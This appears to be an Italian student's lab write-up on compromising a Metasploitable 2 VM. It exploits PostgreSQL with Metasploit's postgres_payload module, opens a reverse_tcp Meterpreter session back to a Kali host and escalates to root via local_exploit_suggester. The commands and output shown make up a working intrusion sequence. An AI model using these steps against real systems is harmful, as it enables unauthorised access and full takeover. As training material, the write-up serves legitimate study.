

## Esercizio: escalation di privilegi

Compromettere una macchina vulnerabile (Metasploitable 2) sfruttando una vulnerabilità nel servizio PostgreSQL. Ottenere una sessione Meterpreter, escalare i privilegi a root.

## Configurazione Macchine Virtuali

Kali Linux      192.168.20.22

Metasploitable2      192.168.20.20

## Fase 1 – Accesso iniziale tramite PostgreSQL

Avvio di Metasploit su Kali con comando msfconsole e poi inserendo il modulo richiesto:

use exploit/linux/postgres/postgres\_payload


con la successiva impostazione dei parametri:

RHOSTS = 192.168.20.20

LHOST = 192.168.20.22

PAYLOAD = linux/x86/meterpreter/reverse\_tcp

Exploit




```
kali@kali: ~  
File Actions Edit View Help  
[*] Metasploit v6.4.56-dev  
+ -- --[ 2505 exploits - 1291 auxiliary - 431 post ]  
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/linux/postgres/postgres_payload  
[*] Using configured payload linux/x86/meterpreter/reverse_tcp  
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST  
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.20.20  
RHOSTS => 192.168.20.20  
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.20.22  
LHOST => 192.168.20.22  
msf6 exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp  
PAYLOAD => linux/x86/meterpreter/reverse_tcp  
msf6 exploit(linux/postgres/postgres_payload) > show options  
  
Module options (exploit/linux/postgres/postgres_payload):  


| Name    | Current Setting | Required | Description           |
|---------|-----------------|----------|-----------------------|
| VERBOSE | false           | no       | Enable verbose output |

  
Used when connecting via an existing SESSION:  


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | no       | The session to run this module on |


```



## FASE 2 – Escalation di privilegi a root

Mettiamo in background la sessione Meterpreter per poi Caricare il modulo per suggerire exploit:

use post/multi/recon/local\_exploit\_suggester

Procediamo poi con l'impostare il numero della sessione, in questo caso dopo aver annullato svariate e svariate volte impostiamo la sessione 2, da qui poi seguendo passo passo la lezione cercherò di finire l'esercizio.



```
File Actions Edit View Help
Stdapi: Webcam Commands
Command Description
webcam_chat Start a video chat about any command
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Mic Commands
Command Description
listen listen to a saved audio recording via audio player
mic_list list all microphone interfaces
mic_start start capturing an audio stream from the target mic
mic_stop stop capturing audio

Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > getuid
Server username: root
meterpreter > 
```

Dopo aver caricato il payload CORRETTO set PAYLOAD linux/x86/meterpreter/reverse\_tpc e impostata la sessione siamo in root.